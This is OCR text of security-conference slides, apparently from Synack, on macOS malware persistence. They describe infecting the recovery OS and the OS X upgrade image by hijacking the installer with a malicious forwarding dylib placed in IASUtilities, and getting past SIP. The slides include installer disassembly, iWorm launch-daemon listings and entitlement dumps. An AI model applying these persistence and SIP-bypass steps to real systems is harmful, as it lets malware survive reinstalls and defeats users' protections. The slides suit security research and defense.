



1. rename IASUtilities dylib
2. create malicious library that forwards exports to (re-named) IASUtilities dylib
3. copy malicious dylib to /System/Library/PrivateFrameworks/IASUtilities.framework/Versions/A/IASUtilities within the mounted BaseSystem.dmg

Step 0x3: (re)Infect OS X

now, on to infecting the new OS X install

have code running in the 'unattended' install phase, within the OS X install app





all new!?

Step 0x3: (re)Infect OS X

infect after install, but prior to reboot

```
$ less /var/log/install.log | grep 'Install Complete'
OSInstaller: ------- Install Complete -------
```

```
//OSInstaller.framework OSInstallController's startInstall block
// ->invokes 'setInstallationCompletedSuccessfully' method
mov     rsi, cs:selRef_setInstallationCompletedSuccessfully_
mov     edx, 1
mov     r13, r14
call    r13
lea     rsi, aInstallComplet ; "------- Install Complete -------"
mov     edi, 76h ; 'v'  ; int
xor     eax, eax
call    _syslog
```

when the installer invokes the 'setInstallationCompletedSuccessfully' method, it will be transparently redirected into the malicious dylib

Step 0x3: (re)Infect OS X

how to infect? any way you like!

```
//new OS X image infected with iWorm (‘JavaW’)
$ ps aux | grep -i [j]ava
root   90   /Library/Application Support/JavaW/JavaW

$ less /System/Library/LaunchDaemons/com.JavaW.plist
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
   <key>Label</key>
   <string>com.JavaW</string>
   <key>ProgramArguments</key>
   <array>
      <string>/Library/Application Support/JavaW/JavaW</string>
   </array>
   <key>RunAtLoad</key>
   <true/>
</dict>
</plist>
```


iWorm in the 'pristine' OS X

"Methods of Malware Persistence on Mac OS X"


Synack

Why Is This VM Only?

vmware's EFI doesn't verify the OS image?




verifies recovery partition




infected recovery os

OS X UPGRADE INFECTION

surviving an os upgrade






Synack

Why Are OS Upgrades Bad for Malware?

malware doesn't like change

OS X
Installer.app




goodbye malware?


- ✗ disinfection?
- ✗ removal?
- ✗ incompatibility?

can we control the upgrade process to ensure survival?

Understanding the (Local) OS Upgrade Process

the components should look familiar!






1. the installer app downloaded from the Mac App Store is the same as what's in the recovery OS
2. the installer image (installESD.dmg) is the same too

an os restore is basically the same as an os upgrade...


Synack


Understanding the (Local) OS Upgrade Process

the components should look familiar!



os upgrade






infecting the OS upgrade image

Synack

Consequences

so what can we do?



survive an OS upgrade

```
//new OS X image infected with iWorm (‘JavaW’)
$ ps aux | grep -i [j]ava
root   90   /Library/Application Support/JavaW/JavaW

$ less /System/Library/LaunchDaemons/com.JavaW.plist
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
   <key>Label</key>
   <string>com.JavaW</string>
   <key>ProgramArguments</key>
   <array>
      <string>/Library/Application Support/JavaW/JavaW</string>
   </array>
   <key>RunAtLoad</key>
   <true/>
</dict>
</plist>

//that ‘cannot’ be deleted due to SIP :)
# rm /System/Library/LaunchDaemons/com.JavaW.plist
rm: Operation not permitted
```


bypass SIP!?

read on!

Synack

SIP Bypass

outside the OS, so no rules apply!



booting off a malicious image == game over

once the system is booted image, all 'OS X level' protections are irrelevant

from Apple's "System Integrity Protection Guide"

> **Note:** To safeguard against disabling System Integrity Protection by modifying security configuration from another OS, the startup disk can no longer be set programmatically, such as by invoking the `bless(8)` command.

'bless' is off limits?

so how does our attack work then?

```
$ codesign -d --entitlements - /usr/sbin/bless
Executable=/usr/sbin/bless
```

no entitlements

Synack

SIP Bypass


blessing with bypass SIP

obviously the system needs to bless images (i.e. for an upgrade)

installer 'com.apple.rootless.install.heritable'

```
$ codesign -d --entitlements - /Applications/Install\ macOS\ Sierra.app/Contents/
Frameworks/OSInstallerSetup.framework/Versions/A/Resources/osishelperd

<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
    <key>com.apple.private.securityd.stash</key>
    <true/>
    <key>com.apple.rootless.install</key>
    <true/>
    <key>com.apple.rootless.install.heritable</key>
    <true/>
</dict>
</plist>
```

not validated!?

